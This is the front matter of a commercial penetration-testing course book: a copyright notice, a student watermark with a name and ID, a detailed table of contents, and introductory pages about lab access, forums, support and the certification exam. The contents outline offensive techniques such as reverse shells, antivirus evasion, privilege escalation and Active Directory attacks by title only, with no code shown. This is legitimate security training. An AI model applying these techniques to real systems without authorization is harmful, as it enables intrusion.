


Penetration Testing with Kali Linux

Offensive Security



Copyright © 2021 Offensive Security Ltd.

All rights reserved. No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

OS-555454 Ryan Dolan

Table of Contents

1	Penetration Testing with Kali Linux: General Course Information.....	23
1.1	About The PWK Course.....	23
1.1.1	PWK Course Materials.....	23
1.1.2	Access to the PWK VPN Lab Network.....	23
1.1.3	The Offensive Security Student Forum.....	24
1.1.4	Live Support.....	24
1.1.5	OSCP Exam Attempt	24
1.2	Overall Strategies for Approaching the Course.....	25
1.2.1	Course Materials.....	25
1.2.2	Course Exercises.....	25
1.2.3	PWK Labs	25
1.3	Obtaining Support.....	26
1.4	About Penetration Testing.....	26
1.5	The MegaCorpone.com and Sandbox.local Domains.....	27
1.6	About the PWK VPN Labs.....	28
1.6.1	Lab Warning	29
1.6.2	Control Panel	29
1.6.3	Reverts	29
1.6.4	Client Machines.....	30
1.6.5	Kali Virtual Machine.....	30
1.6.6	Lab Behavior and Lab Restrictions.....	30
1.7	Reporting.....	31
1.7.1	Consider the Objective.....	31
1.7.2	Consider the Audience.....	32
1.7.3	Consider What to Include	32
1.7.4	Consider the Presentation.....	33
1.7.5	The PWK Report.....	33
1.7.6	Taking Notes.....	34
1.7.6.1	Setup & Tips.....	34
1.7.6.2	Note Taking Tools	35
1.7.6.3	Backups	35
1.8	About the OSCP Exam.....	36
1.8.1	Metasploit Usage - Lab vs Exam.....	36
1.9	Wrapping Up.....	36

2	Getting Comfortable with Kali Linux.....	37
2.1	Booting Up Kali Linux.....	37
2.2	The Kali Menu.....	38
2.3	Kali Documentation.....	39
2.3.1	The Kali Linux Official Documentation	40
2.3.2	The Kali Linux Support Forum.....	40
2.3.3	The Kali Linux Tools Site	40
2.3.4	The Kali Linux Bug Tracker	40
2.3.5	The Kali Training Site	40
2.3.6	Exercises.....	40
2.4	Finding Your Way Around Kali	41
2.4.1	The Linux Filesystem	41
2.4.2	Basic Linux Commands.....	41
2.4.2.1	Man Pages	41
2.4.2.2	apropos.....	43
2.4.2.3	Listing Files	44
2.4.2.4	Moving Around	44
2.4.2.5	Creating Directories.....	44
2.4.3	Finding Files in Kali Linux.....	45
2.4.3.1	which	45
2.4.3.2	locate.....	46
2.4.3.3	find	46
2.4.3.4	Exercises	46
2.5	Managing Kali Linux Services.....	47
2.5.1	SSH Service.....	47
2.5.2	HTTP Service	47
2.5.3	Exercises.....	48
2.6	Searching, Installing, and Removing Tools.....	49
2.6.1	apt update	49
2.6.2	apt upgrade	49
2.6.3	apt-cache search and apt show.....	50
2.6.4	apt install	51
2.6.5	apt remove –purge	51
2.6.6	dpkg	52
2.6.6.1	Exercises	52

2.7	Wrapping Up	52
3	Command Line Fun.....	53
3.1	The Bash Environment	53
3.1.1	Environment Variables.....	53
3.1.2	Tab Completion.....	55
3.1.3	Bash History Tricks.....	55
3.1.3.1	Exercises	57
3.2	Piping and Redirection.....	57
3.2.1	Redirecting to a New File.....	57
3.2.2	Redirecting to an Existing File	58
3.2.3	Redirecting from a File.....	58
3.2.4	Redirecting STDERR	58
3.2.5	Piping.....	59
3.2.5.1	Exercises	59
3.3	Text Searching and Manipulation.....	59
3.3.1	grep.....	59
3.3.2	sed	60
3.3.3	cut	60
3.3.4	awk.....	61
3.3.5	Practical Example	61
3.3.5.1	Exercises	63
3.4	Editing Files from the Command Line.....	63
3.4.1	nano.....	63
3.4.2	vi	64
3.5	Comparing Files.....	65
3.5.1	comm	65
3.5.2	diff	66
3.5.3	vimdiff	67
3.5.3.1	Exercises	68
3.6	Managing Processes	68
3.6.1	Backgrounding Processes (bg)	69
3.6.2	Jobs Control: jobs and fg	69
3.6.3	Process Control: ps and kill.....	70
3.6.3.1	Exercises	72
3.7	File and Command Monitoring	72

3.7.1	tail.....	72
3.7.2	watch.....	73
3.7.2.1	Exercises	73
3.8	Downloading Files	73
3.8.1	wget	73
3.8.2	curl	74
3.8.3	axel.....	74
3.8.3.1	Exercise.....	75
3.9	Customizing the Bash Environment	75
3.9.1	Bash History Customization	75
3.9.2	Alias	76
3.9.3	Persistent Bash Customization.....	77
3.9.3.1	Exercises	77
3.10	Wrapping Up.....	78
4	Practical Tools	79
4.1	Netcat	79
4.1.1	Connecting to a TCP/UDP Port	79
4.1.2	Listening on a TCP/UDP Port	80
4.1.3	Transferring Files with Netcat	81
4.1.4	Remote Administration with Netcat.....	82
4.1.4.1	Netcat Bind Shell Scenario.....	82
4.1.4.2	Reverse Shell Scenario	83
4.1.4.3	Exercises	85
4.2	Socat	86
4.2.1	Netcat vs Socat	86
4.2.2	Socat File Transfers	86
4.2.3	Socat Reverse Shells.....	87
4.2.4	Socat Encrypted Bind Shells	87
4.2.4.1	Exercises	89
4.3	PowerShell and Powercat	89
4.3.1	PowerShell File Transfers.....	91
4.3.2	PowerShell Reverse Shells	92
4.3.3	PowerShell Bind Shells.....	93
4.3.4	Powercat.....	94
4.3.5	Powercat File Transfers.....	96

4.3.6	Powercat Reverse Shells	96
4.3.7	Powercat Bind Shells.....	97
4.3.8	Powercat Stand-Alone Payloads.....	97
4.3.8.1	Exercises	98
4.4	Wireshark	99
4.4.1	Wireshark Basics.....	99
4.4.2	Launching Wireshark.....	100
4.4.3	Capture Filters	100
4.4.4	Display Filters.....	100
4.4.5	Following TCP Streams	101
4.4.5.1	Exercises	102
4.5	Tcpdump	103
4.5.1	Filtering Traffic	104
4.5.2	Advanced Header Filtering.....	106
4.5.2.1	Exercises	108
4.6	Wrapping Up	108
5	Bash Scripting	109
5.1	Intro to Bash Scripting.....	109
5.2	Variables.....	110
5.2.1	Arguments.....	112
5.2.2	Reading User Input	113
5.3	If, Else, Elif Statements	114
5.4	Boolean Logical Operations.....	117
5.5	Loops	119
5.5.1	For Loops.....	119
5.5.2	While Loops.....	121
5.6	Functions	122
5.7	Practical Examples.....	125
5.7.1	Practical Bash Usage – Example 1	125
5.7.2	Practical Bash Usage – Example 2	129
5.7.3	Practical Bash Usage – Example 3	133
5.7.3.1	Exercises	137
5.8	Wrapping Up	137
6	Passive Information Gathering	138
6.1	Taking Notes	139

6.2	Website Recon	140
6.3	Whois Enumeration.....	142
6.3.1.1	Exercise.....	144
6.4	Google Hacking.....	144
6.4.1.1	Exercises	149
6.5	Netcraft.....	149
6.5.1.1	Exercise.....	152
6.6	Recon-ng	152
6.6.1.1	Exercise.....	158
6.7	Open-Source Code	158
6.7.1.1	Exercise.....	162
6.8	Shodan.....	162
6.9	Security Headers Scanner	165
6.10	SSL Server Test.....	166
6.11	Pastebin.....	167
6.12	User Information Gathering.....	168
6.12.1	Email Harvesting	169
6.12.1.1	Exercises.....	170
6.12.2	Password Dumps	170
6.13	Social Media Tools.....	170
6.13.1.1	Social-Searcher.....	170
6.13.2	Site-Specific Tools.....	171
6.13.2.1	Exercise	171
6.14	Stack Overflow	171
6.15	Information Gathering Frameworks	172
6.15.1	OSINT Framework.....	172
6.15.2	Maltego.....	173
6.16	Wrapping Up.....	174
7	Active Information Gathering	175
7.1	DNS Enumeration.....	175
7.1.1	Interacting with a DNS Server.....	176
7.1.2	Automating Lookups.....	176
7.1.3	Forward Lookup Brute Force	177
7.1.4	Reverse Lookup Brute Force.....	178
7.1.5	DNS Zone Transfers.....	178

7.1.6	Relevant Tools in Kali Linux	181
7.1.6.1	DNSRecon	181
7.1.6.2	DNSenum	182
7.1.6.3	Exercises	183
7.2	Port Scanning	184
7.2.1	TCP / UDP Scanning	184
7.2.1.1	TCP Scanning	184
7.2.1.2	UDP Scanning	185
7.2.1.3	Common Port Scanning Pitfalls	186
7.2.2	Port Scanning with Nmap	186
7.2.2.1	Accountability for Our Traffic	187
7.2.2.2	Stealth / SYN Scanning	189
7.2.2.3	TCP Connect Scanning	190
7.2.2.4	UDP Scanning	191
7.2.2.5	Network Sweeping	192
7.2.2.6	OS Fingerprinting	194
7.2.2.7	Banner Grabbing/Service Enumeration	195
7.2.2.8	Nmap Scripting Engine (NSE)	196
7.2.2.9	Exercises	197
7.2.3	Masscan	197
7.3	SMB Enumeration	198
7.3.1	Scanning for the NetBIOS Service	199
7.3.2	Nmap SMB NSE Scripts	199
7.3.2.1	Exercises	201
7.4	NFS Enumeration	201
7.4.1	Scanning for NFS Shares	201
7.4.2	Nmap NFS NSE Scripts	202
7.4.2.1	Exercises	204
7.5	SMTP Enumeration	204
7.5.1.1	Exercises	205
7.6	SNMP Enumeration	205
7.6.1	The SNMP MIB Tree	206
7.6.2	Scanning for SNMP	207
7.6.3	Windows SNMP Enumeration Example	208
7.6.3.1	Enumerating the Entire MIB Tree	208

7.6.3.2	Enumerating Windows Users	208
7.6.3.3	Enumerating Running Windows Processes	208
7.6.3.4	Enumerating Open TCP Ports	209
7.6.3.5	Enumerating Installed Software	209
7.6.3.6	Exercises	209
7.7	Wrapping Up	209
8	Vulnerability Scanning	210
8.1	Vulnerability Scanning Overview and Considerations	210
8.1.1	How Vulnerability Scanners Work	210
8.1.2	Manual vs. Automated Scanning	211
8.1.3	Internet Scanning vs Internal Scanning	212
8.1.4	Authenticated vs Unauthenticated Scanning	213
8.2	Vulnerability Scanning with Nessus	213
8.2.1	Installing Nessus	214
8.2.2	Defining Targets	219
8.2.3	Configuring Scan Definitions	222
8.2.4	Unauthenticated Scanning With Nessus	226
8.2.4.1	Exercises	230
8.2.5	Authenticated Scanning With Nessus	230
8.2.5.1	Exercises	234
8.2.6	Scanning with Individual Nessus Plugins	234
8.2.6.1	Exercises	240
8.3	Vulnerability Scanning with Nmap	240
8.3.1.1	Exercise	243
8.4	Wrapping Up	243
9	Web Application Attacks	244
9.1	Web Application Assessment Methodology	244
9.2	Web Application Enumeration	244
9.2.1	Inspecting URLs	245
9.2.2	Inspecting Page Content	245
9.2.3	Viewing Response Headers	249
9.2.4	Inspecting Sitemaps	251
9.2.5	Locating Administration Consoles	252
9.3	Web Application Assessment Tools	252
9.3.1	DIRB	253

9.3.2	Burp Suite	254
9.3.3	Nikto	277
9.3.3.1	Exercise.....	279
9.4	Exploiting Web-based Vulnerabilities	279
9.5	Exploiting Admin Consoles.....	279
9.5.1	Burp Suite Intruder	282
9.5.1.1	Exercises	301
9.6	Cross-Site Scripting (XSS)	301
9.6.1	Identifying XSS Vulnerabilities.....	302
9.6.2	Basic XSS.....	303
9.6.3	Content Injection.....	308
9.6.4	Stealing Cookies and Session Information.....	308
9.6.4.1	Exercises	313
9.6.5	Other XSS Attack Vectors.....	314
9.7	Directory Traversal Vulnerabilities	314
9.7.1	Identifying and Exploiting Directory Traversals	314
9.7.1.1	Exercise.....	316
9.8	File Inclusion Vulnerabilities	316
9.8.1	Identifying File Inclusion Vulnerabilities	317
9.8.2	Exploiting Local File Inclusion (LFI)	317
9.8.3	Contaminating Log Files.....	318
9.8.4	LFI Code Execution.....	319
9.8.4.1	Exercises	320
9.8.5	Remote File Inclusion (RFI).....	320
9.8.5.1	Exercises	322
9.8.6	Expanding Your Repertoire	322
9.8.7	PHP Wrappers	323
9.8.7.1	Exercises	325
9.9	SQL Injection.....	325
9.9.1	Basic SQL Syntax	326
9.9.2	Identifying SQL Injection Vulnerabilities	327
9.9.3	Authentication Bypass	328
9.9.3.1	Exercises	331
9.9.4	Enumerating the Database	331
9.9.5	Column Number Enumeration	332

9.9.6	Understanding the Layout of the Output.....	337
9.9.7	Extracting Data from the Database.....	338
9.9.7.1	Exercises	342
9.9.8	From SQL Injection to Code Execution.....	342
9.9.8.1	Exercises	344
9.9.9	Automating SQL Injection	344
9.9.9.1	Exercises	347
9.10	Extra Miles	347
9.10.1	Exercises	348
9.11	Wrapping Up.....	348
10	Introduction to Buffer Overflows.....	349
10.1	Introduction to the x86 Architecture.....	349
10.1.1	Program Memory	349
10.1.1.1	The Stack.....	350
10.1.1.2	Function Return Mechanics	351
10.1.2	CPU Registers	351
10.1.2.1	General Purpose Registers.....	352
10.1.2.2	ESP - The Stack Pointer	353
10.1.2.3	EBP - The Base Pointer	353
10.1.2.4	EIP - The Instruction Pointer	353
10.2	Buffer Overflow Walkthrough.....	353
10.2.1	Sample Vulnerable Code.....	354
10.2.2	Introducing the Immunity Debugger.....	355
10.2.3	Navigating Code	361
10.2.4	Overflowing the Buffer.....	370
10.2.5	Exercises	372
10.3	Wrapping Up.....	372
11	Windows Buffer Overflows.....	374
11.1	Discovering the Vulnerability	374
11.1.1	Fuzzing the HTTP Protocol	374
11.1.1.1	Exercises	380
11.2	Win32 Buffer Overflow Exploitation	380
11.2.1	A Word About DEP, ASLR, and CFG	381
11.2.2	Replicating the Crash.....	381
11.2.3	Controlling EIP.....	382

11.2.3.1	Exercises	385
11.2.4	Locating Space for Our Shellcode	385
11.2.5	Checking for Bad Characters	387
11.2.5.1	Exercises	389
11.2.6	Redirecting the Execution Flow	389
11.2.7	Finding a Return Address	389
11.2.7.1	Exercises	393
11.2.8	Generating Shellcode with Metasploit	393
11.2.9	Getting a Shell	395
11.2.9.1	Exercises	398
11.2.10	Improving the Exploit	399
11.2.10.1	Exercise	399
11.2.10.2	Extra Mile Exercises	399
11.3	Wrapping Up	399
12	Linux Buffer Overflows	400
12.1	About DEP, ASLR, and Canaries	400
12.2	Replicating the Crash	400
12.2.1.1	Exercises	404
12.3	Controlling EIP	404
12.3.1.1	Exercises	405
12.4	Locating Space for Our Shellcode	405
12.5	Checking for Bad Characters	408
12.5.1.1	Exercises	408
12.6	Finding a Return Address	409
12.6.1.1	Exercises	413
12.7	Getting a Shell	413
12.7.1.1	Exercises	415
12.8	Wrapping Up	415
13	Client-Side Attacks	416
13.1	Know Your Target	416
13.1.1	Passive Client Information Gathering	416
13.1.2	Active Client Information Gathering	417
13.1.3	Social Engineering and Client-Side Attacks	417
13.1.4	Client Fingerprinting	418
13.1.4.1	Exercises	425

13.2	Leveraging HTML Applications.....	425
13.2.1	Exploring HTML Applications.....	426
13.2.2	HTA Attack in Action.....	429
13.2.2.1	Exercises.....	430
13.3	Exploiting Microsoft Office	430
13.3.1	Installing Microsoft Office	430
13.3.2	Microsoft Word Macro	432
13.3.2.1	Exercise.....	437
13.3.3	Object Linking and Embedding	437
13.3.3.1	Exercise.....	439
13.3.4	Evading Protected View	439
13.3.4.1	Exercises.....	440
13.4	Wrapping Up.....	440
14	Locating Public Exploits.....	441
14.1	A Word of Caution	441
14.2	Searching for Exploits.....	442
14.2.1	Online Exploit Resources	442
14.2.1.1	The Exploit Database.....	442
14.2.1.2	SecurityFocus Exploit Archives	443
14.2.1.3	Packet Storm.....	444
14.2.1.4	Google Search Operators	445
14.2.2	Offline Exploit Resources.....	445
14.2.2.1	SearchSploit	445
14.2.2.2	Nmap NSE Scripts.....	448
14.2.2.3	The Browser Exploitation Framework (BeEF).....	449
14.2.2.4	The Metasploit Framework	451
14.3	Putting It All Together	452
14.3.1.1	Exercises.....	455
14.4	Wrapping Up.....	455
15	Fixing Exploits.....	456
15.1	Fixing Memory Corruption Exploits.....	456
15.1.1	Overview and Considerations	457
15.1.2	Importing and Examining the Exploit	457
15.1.3	Cross-Compiling Exploit Code	459
15.1.3.1	Exercises.....	460

15.1.4	Changing the Socket Information	460
15.1.4.1	Exercises.....	460
15.1.5	Changing the Return Address.....	461
15.1.5.1	Exercise.....	461
15.1.6	Changing the Payload.....	461
15.1.6.1	Exercises.....	467
15.1.7	Changing the Overflow Buffer.....	468
15.1.7.1	Exercises.....	470
15.2	Fixing Web Exploits	470
15.2.1	Considerations and Overview	470
15.2.2	Selecting the Vulnerability	471
15.2.3	Changing Connectivity Information	471
15.2.3.1	Exercises.....	474
15.2.4	Troubleshooting the “index out of range” Error	475
15.2.4.1	Exercises.....	477
15.3	Wrapping Up.....	477
16	File Transfers	478
16.1	Considerations and Preparations.....	478
16.1.1	Dangers of Transferring Attack Tools.....	478
16.1.2	Installing Pure-FTPd.....	478
16.1.3	The Non-Interactive Shell.....	479
16.1.3.1	Upgrading a Non-Interactive Shell	480
16.1.3.2	Exercises.....	481
16.2	Transferring Files with Windows Hosts	481
16.2.1	Non-Interactive FTP Download.....	482
16.2.2	Windows Downloads Using Scripting Languages	484
16.2.3	Windows Downloads with exe2hex and PowerShell.....	486
16.2.4	Windows Uploads Using Windows Scripting Languages.....	488
16.2.5	Uploading Files with TFTP	489
16.2.5.1	Exercises.....	490
16.3	Wrapping Up.....	490
17	Antivirus Evasion	491
17.1	What is Antivirus Software	491
17.2	Methods of Detecting Malicious Code.....	491
17.2.1	Detection Methods.....	492

17.3	Bypassing Antivirus Detection	493
17.3.1	On-Disk Evasion	494
17.3.1.1	Packers.....	494
17.3.1.2	Obfuscators.....	494
17.3.1.3	Crypters.....	494
17.3.1.4	Software Protectors.....	494
17.3.2	In-Memory Evasion	495
17.3.2.1	Remote Process Memory Injection	495
17.3.2.2	Reflective DLL Injection.....	495
17.3.2.3	Process Hollowing	496
17.3.2.4	Inline hooking	496
17.3.3	AV Evasion: Practical Example	496
17.3.3.1	PowerShell In-Memory Injection	498
17.3.3.2	Exercises.....	506
17.3.3.3	Shellter.....	506
17.3.3.4	Exercises.....	512
17.4	Wrapping Up	512
18	Privilege Escalation.....	513
18.1	Information Gathering	513
18.1.1	Manual Enumeration	513
18.1.1.1	Enumerating Users	513
18.1.1.2	Enumerating the Hostname.....	515
18.1.1.3	Enumerating the Operating System Version and Architecture	516
18.1.1.4	Enumerating Running Processes and Services	517
18.1.1.5	Enumerating Networking Information	518
18.1.1.6	Enumerating Firewall Status and Rules.....	523
18.1.1.7	Enumerating Scheduled Tasks.....	524
18.1.1.8	Enumerating Installed Applications and Patch Levels.....	527
18.1.1.9	Enumerating Readable/Writable Files and Directories	529
18.1.1.10	Enumerating Unmounted Disks	531
18.1.1.11	Enumerating Device Drivers and Kernel Modules.....	532
18.1.1.12	Enumerating Binaries That AutoElevate	535
18.1.1.13	Exercise	536
18.1.2	Automated Enumeration.....	536
18.1.2.1	Exercises.....	539

18.2	Windows Privilege Escalation Examples	539
18.2.1	Understanding Windows Privileges and Integrity Levels.....	539
18.2.2	Introduction to User Account Control (UAC).....	540
18.2.3	User Account Control (UAC) Bypass: fodhelper.exe Case Study	543
18.2.3.1	Exercise	555
18.2.4	Insecure File Permissions: Serviio Case Study.....	555
18.2.4.1	Exercises.....	559
18.2.5	Leveraging Unquoted Service Paths.....	559
18.2.6	Windows Kernel Vulnerabilities: USBPcap Case Study.....	560
18.2.6.1	Compiling C/C++ Code on Windows.....	562
18.3	Linux Privilege Escalation Examples	565
18.3.1	Understanding Linux Privileges	565
18.3.2	Insecure File Permissions: Cron Case Study	566
18.3.2.1	Exercise	567
18.3.3	Insecure File Permissions: /etc/passwd Case Study.....	567
18.3.3.1	Exercise	568
18.3.4	Kernel Vulnerabilities: CVE-2017-1000112 Case Study	568
18.3.4.1	Compiling C/C++ Code on Linux	569
18.4	Wrapping Up	570
19	Password Attacks	571
19.1	Wordlists	571
19.1.1	Standard Wordlists.....	572
19.1.1.1	Exercise	574
19.2	Brute Force Wordlists	574
19.2.1.1	Exercise	576
19.3	Common Network Service Attack Methods.....	577
19.3.1	HTTP htaccess Attack with Medusa	578
19.3.1.1	Exercises.....	579
19.3.2	Remote Desktop Protocol Attack with Crowbar	580
19.3.2.1	Exercise	581
19.3.3	SSH Attack with THC-Hydra.....	581
19.3.3.1	Exercise	582
19.3.4	HTTP POST Attack with THC-Hydra.....	582
19.3.4.1	Exercises.....	585
19.4	Leveraging Password Hashes	585

19.4.1	Retrieving Password Hashes	585
19.4.1.1	Exercises.....	589
19.4.2	Passing the Hash in Windows	589
19.4.2.1	Exercises.....	591
19.4.3	Password Cracking	591
19.4.3.1	Exercise	594
19.5	Wrapping Up.....	594
20	Port Redirection and Tunneling	595
20.1	Port Forwarding	595
20.1.1	RINETD	595
20.1.1.1	Exercises.....	599
20.2	SSH Tunneling.....	599
20.2.1	SSH Local Port Forwarding	599
20.2.1.1	Exercises.....	602
20.2.2	SSH Remote Port Forwarding.....	603
20.2.2.1	Exercises.....	605
20.2.3	SSH Dynamic Port Forwarding	605
20.2.3.1	Exercises.....	608
20.3	PLINK.exe.....	609
20.3.1.1	Exercises.....	612
20.4	NETSH	612
20.4.1.1	Exercise	614
20.5	HTTP Tunnel-ing Through Deep Packet Inspection	615
20.5.1.1	Exercises.....	620
20.6	Wrapping Up.....	620
21	Active Directory Attacks.....	621
21.1	Active Directory Theory	621
21.2	Active Directory Enumeration	622
21.2.1	Traditional Approach	623
21.2.1.1	Exercise	625
21.2.2	A Modern Approach	625
21.2.2.1	Exercises.....	631
21.2.3	Resolving Nested Groups	631
21.2.3.1	Exercises.....	633
21.2.4	Currently Logged on Users	634

21.2.4.1	Exercises	636
21.2.5	Enumeration Through Service Principal Names	637
21.2.5.1	Exercises	640
21.3	Active Directory Authentication	641
21.3.1	NTLM Authentication.....	641
21.3.2	Kerberos Authentication	643
21.3.3	Cached Credential Storage and Retrieval.....	645
21.3.3.1	Exercises.....	648
21.3.4	Service Account Attacks	649
21.3.4.1	Exercises.....	652
21.3.5	Low and Slow Password Guessing.....	652
21.3.5.1	Exercises.....	654
21.4	Active Directory Lateral Movement.....	654
21.4.1	Pass the Hash.....	655
21.4.2	Overpass the Hash.....	656
21.4.2.1	Exercise.....	660
21.4.3	Pass the Ticket	660
21.4.3.1	Exercises.....	663
21.4.4	Distributed Component Object Model.....	663
21.4.4.1	Exercises.....	668
21.5	Active Directory Persistence	669
21.5.1	Golden Tickets	669
21.5.1.1	Exercises.....	673
21.5.2	Domain Controller Synchronization.....	673
21.6	Wrapping Up.....	675
22	The Metasploit Framework	676
22.1	Metasploit User Interfaces and Setup	677
22.1.1	Getting Familiar with MSF Syntax.....	678
22.1.2	Metasploit Database Access	679
22.1.3	Auxiliary Modules	682
22.1.3.1	Exercises.....	689
22.2	Exploit Modules.....	689
22.2.1	SyncBreeze Enterprise.....	689
22.2.1.1	Exercise.....	693
22.3	Metasploit Payloads	693

22.3.1	Staged vs Non-Staged Payloads	693
22.3.2	Meterpreter Payloads	694
22.3.3	Experimenting with Meterpreter	697
22.3.3.1	Exercise	700
22.3.4	Executable Payloads.....	700
22.3.5	Metasploit Exploit Multi Handler	702
22.3.6	Client-Side Attacks	705
22.3.7	Advanced Features and Transports	706
22.3.7.1	Exercises.....	712
22.4	Building Our Own MSF Module	712
22.4.1.1	Exercise	717
22.5	Post-Exploitation with Metasploit	717
22.5.1	Core Post-Exploitation Features.....	717
22.5.2	Migrating Processes.....	719
22.5.3	Post-Exploitation Modules.....	720
22.5.4	Pivoting with the Metasploit Framework.....	722
22.5.4.1	Exercise	728
22.6	Metasploit Automation.....	728
22.6.1.1	Exercise	730
22.7	Wrapping Up	730
23	PowerShell Empire	731
23.1	Installation, Setup, and Usage	731
23.1.1	PowerShell Empire Syntax.....	732
23.1.2	Listeners and Stagers.....	733
23.1.3	The Empire Agent.....	736
23.1.3.1	Exercises.....	740
23.2	PowerShell Modules	740
23.2.1	Situational Awareness.....	740
23.2.2	Credentials and Privilege Escalation	743
23.2.3	Lateral Movement	746
23.3	Switching Between Empire and Metasploit.....	748
23.3.1.1	Exercises.....	751
23.4	Wrapping Up	751
24	Assembling the Pieces: Penetration Test Breakdown	752
24.1	Public Network Enumeration.....	752

24.2 Targeting the Web Application.....	753
24.2.1 Web Application Enumeration	754
24.2.2 SQL Injection Exploitation.....	761
24.2.2.1 Exercise.....	769
24.2.3 Cracking the Password	769
24.2.4 Enumerating the Admin Interface	771
24.2.5 Obtaining a Shell.....	774
24.2.6 Web Server Post-Exploitation Enumeration	781
24.2.7 Creating a Stable Pivot Point.....	783
24.3 Targeting the Database.....	787
24.3.1 Enumeration	787
24.3.1.1 Application/Service Enumeration	787
24.3.2 Attempting to Exploit the Database.....	792
24.3.2.1 Why We Failed	794
24.4 Deeper Enumeration of the Web Application Server	795
24.4.1 More Thorough Post Exploitation	795
24.4.2 Privilege Escalation.....	796
24.4.3 Searching for DB Credentials	798
24.5 Targeting the Database Again	799
24.5.1 Exploitation.....	799
24.5.1.1 Exercises.....	802
24.5.2 Zora Post-Exploitation Enumeration	802
24.5.3 Creating a Stable Reverse Tunnel	804
24.6 Targeting Poultry	806
24.6.1 Poultry Enumeration.....	806
24.6.1.1 Network Enumeration	807
24.6.2 Exploitation (Or Just Logging In).....	808
24.6.3 Poultry Post-Exploitation Enumeration	810
24.6.4 Unquoted Search Path Exploitation.....	817
24.6.5 Poultry Post-Exploitation Enumeration Revisited	822
24.7 Internal Network Enumeration.....	823
24.7.1 Reviewing the Results	825
24.8 Targeting the Jenkins Server	830
24.8.1 Application Enumeration.....	831
24.8.2 Exploiting Jenkins	837

24.8.3	Cevapi Post-Exploitation Enumeration.....	847
24.8.4	Jenkins Server Privilege Escalation	848
24.8.5	Cevapi Post-Exploitation Enumeration Revisited.....	851
24.9	Targeting the Domain Controller	853
24.9.1	Exploiting the Domain Controller.....	853
24.10	Wrapping Up	857
25	Trying Harder: The Labs.....	858
25.1	Real Life Simulations	858
25.2	Machine Dependencies	858
25.3	Unlocking Networks.....	858
25.4	Routing	859
25.5	Machine Ordering & Attack Vectors.....	859
25.6	Firewall / Routers / NAT.....	859
25.7	Passwords	859
25.8	Wrapping Up	859

OS-555454 Ryan Dolan

1 Penetration Testing with Kali Linux: General Course Information

Welcome to the Penetration Testing with Kali Linux (PWK) course!

PWK was created for System and Network Administrators and security professionals who would like to take a serious and meaningful step into the world of professional penetration testing. This course will help you better understand the attacks and techniques that are used by malicious entities against networks. Congratulations on taking that first step. We're excited you're here.

1.1 About The PWK Course

Let's take a moment to review the course itself and each of its individual components. You should now have access to the following:

- The PWK course materials in the *Offsec Training Library*.
- Access to the PWK VPN lab network.
- Student forum credentials.
- Live support.
- OSCP exam attempt/s.

Let's review each of these items.

1.1.1 PWK Course Materials

The course includes online book modules and the accompanying course videos. The information covered in the book modules and the videos overlap, meaning you can read the book modules and then watch the videos to fill in any gaps or vice versa. In some cases, the book modules are more detailed than the videos. In other cases, the videos may convey some information better than the book modules. It is important that you pay close attention to both.

The book modules also contain various exercises. Completing the course exercises will help you become more efficient as you attempt to discover and exploit the vulnerabilities in the lab machines.

1.1.2 Access to the PWK VPN Lab Network

Once you have signed up for the course, you will be able to download the VPN pack required to access the lab network via the course lab page in the Offsec Training Library. This will enable you to access the PWK VPN lab network, where you will be spending a considerable amount of time.

Lab time starts when your course begins and is metered as continuous access.

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the "Extend" link available at top right corner of the Offsec Training Library. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your

existing lab access has ended, you will need to download a new VPN connectivity pack via the course lab page in the Offsec Training Library.

Students who have purchased a subscription will have access to the lab as long as the subscription is active. Your subscription will be automatically renewed, unless cancelled via the billing page.

1.1.3 The Offensive Security Student Forum

The Student Forum¹ is only accessible to Offensive Security students. Your forum credentials are also part of the email welcome package. Access does not expire when your lab time ends. You can continue to enjoy the forums long after you pass your OSCP exam.

On the forum, you can ask questions, share interesting resources, and offer tips (as long as there are no spoilers). We ask all forum members to be mindful of what they post, taking particular care not to ruin the overall course experience for others by posting complete solutions. Inconsiderate posts may be moderated.

In addition to posts from other students, you will find additional resources that can help clarify the concepts presented in the course. These include detailed walkthroughs of a subset of lab machines. The walkthroughs are meant to illustrate the mindset and methodology needed to achieve the best results.

Once you have successfully passed the OSCP exam, you will gain access to the sub-forum for certificate holders.

1.1.4 Live Support

Live Support² can be accessed by clicking the “Connect to Discord” in the upper right hand corner of the Offsec Training Library. Live Support will allow you to directly communicate with our Student Administrators.

Student Administrators are available to assist with technical issues, but they may also be able to clarify items in the course material and exercises. In addition, if you have tried your best and are completely stuck on a lab machine, Student Administrators may be able to provide a small hint to help you on your way.

Remember that the information provided by the Student Administrators will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the better.

1.1.5 OSCP Exam Attempt

Included with your initial purchase of the PWK course is an attempt at the OSCP certification exam.³ The exam is optional, so it is up to you to decide whether or not you would like to tackle it.

¹ (Offensive Security, 2021), <https://forums.offensive-security.com>

